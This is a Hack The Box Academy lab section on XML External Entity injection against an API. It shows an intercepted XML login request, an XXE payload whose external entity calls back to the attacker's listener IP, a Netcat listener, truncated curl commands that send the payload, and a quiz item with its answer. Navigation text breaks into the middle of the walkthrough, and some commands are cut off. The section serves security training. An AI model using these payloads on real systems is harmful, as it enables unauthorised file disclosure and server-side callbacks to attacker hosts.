XML External Entity (XXE) Injection

XML External Entity (XXE) Injection vulnerabilities occur when XML data is taken from a user-controlled input without properly sanitizing or safely parsing it, which may allow us to use XML features to perform malicious actions. XXE vulnerabilities can cause considerable damage to a web application and its back-end server, from disclosing sensitive files to shutting the back-end server down. Our Web Attacks module covers XXE Injection vulnerabilities in detail. It should be noted that XXE vulnerabilities affect web applications and APIs alike.

Let us assess together an API that is vulnerable to XXE Injection.

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along.

Suppose we are assessing such an application residing in `http://<TARGET IP>:3001`.

By the time we browse `http://<TARGET IP>:3001`, we come across an authentication page.


Run Burp Suite as follows.

XML External Entity (XXE) Injection

```
MisaelMacias@htb[/htb]$ burpsuite
```

Activate burp suite's proxy (*Intercept On*) and configure your browser to go through it.

Now let us try authenticating. We should see the below inside Burp Suite's proxy.



Code: http

```
POST /api/login/ HTTP/1.1
Host: <TARGET IP>:3001
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 111
Origin: http://<TARGET IP>:3001
DNT: 1
Connection: close
Referer: http://<TARGET IP>:3001/
Sec-GPC: 1

<?xml version="1.0" encoding="UTF-8"?><root><email>test@test.com</email><password>P@ssw0rd123</password></root>
```

- We notice that an API is handling the user authentication functionality of the application.
- User authentication is generating XML data.

Let us try crafting an exploit to read internal files such as */etc/passwd* on the server.

First, we will need to append a DOCTYPE to this request.

What is a DOCTYPE?

DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document. A DOCTYPE declaration can also be used to define special characters or strings used in the document. The DTD is declared within the optional DOCTYPE element at the start of the XML document. Internal DTDs exist, but DTDs can be loaded from an external resource (external DTD).

Our current payload is:

Code: xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE pwn [<!ENTITY somename SYSTEM "http://<VPN/TUN Adapter IP>:<LISTENER PORT>"> ]>
<root>
<email>test@test.com</email>
<password>P@ssw0rd123</password>
```

? Go to Questions

Table of Contents

Web Service & API Fundamentals

Introduction to Web Services and APIs

Web Services Description Language (WSDL)

Web Service Attacks

SOAPAction Spoofing

Command Injection

Attacking WordPress' 'xmlrpc.php'

API Attacks

Information Disclosure (with a twist of SQLi)

Arbitrary File Upload

Local File Inclusion (LFI)

Cross-Site Scripting

Server-Side Request Forgery (SSRF)

Regular Expression Denial of Service (ReDoS)

XML External Entity (XXE) Injection

Web Service & API Attacks - Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

```
</root>
```

We defined a DTD called *pwn*, and inside of that, we have an `ENTITY`. We may also define custom entities (i.e., XML variables) in XML DTDs to allow refactoring of variables and reduce repetitive data. This can be done using the ENTITY keyword, followed by the `ENTITY` name and its value.

We have called our external entity *somename*, and it will use the SYSTEM keyword, which must have the value of a URL, or we can try using a URI scheme/protocol such as `file://` to call internal files.

Let us set up a Netcat listener as follows.

XML External Entity (XXE) Injection

```
MisaelMacias@htb[/htb]$ nc -nlvp 4444
listening on [any] 4444 ...
```

Now let us make an API call containing the payload we crafted above.

XML External Entity (XXE) Injection

```
MisaelMacias@htb[/htb]$ curl -X POST http://<TARGET IP>:3001/api/login -d '<?xml version="1.0" encoding="UTF-8"?><!DOC
<p>Sorry, we cannot find a account with <b></b> email.</p>
```

We notice no connection being made to our listener. This is because we have defined our external entity, but we haven't tried to use it. We can do that as follows.

XML External Entity (XXE) Injection


```
MisaelMacias@htb[/htb]$ curl -X POST http://<TARGET IP>:3001/api/login -d '<?xml version="1.0" encoding="UTF-8"?><!DOC
```


After the call to the API, you will notice a connection being made to the listener.

XML External Entity (XXE) Injection


```
MisaelMacias@htb[/htb]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [<VPN/TUN Adapter IP>] from (UNKNOWN) [<TARGET IP>] 54984
GET / HTTP/1.0
Host: <VPN/TUN Adapter IP>:4444
Connection: close
```

The API is vulnerable to XXE Injection.





Waiting to start...


Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Download VPN Connection File
Target(s): Click here to spawn the target system!
+1 What URI scheme should you specify inside an entity to retrieve the content of an internal file? Answer options (without quotation marks): "http", "https", "data", "file"
file
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX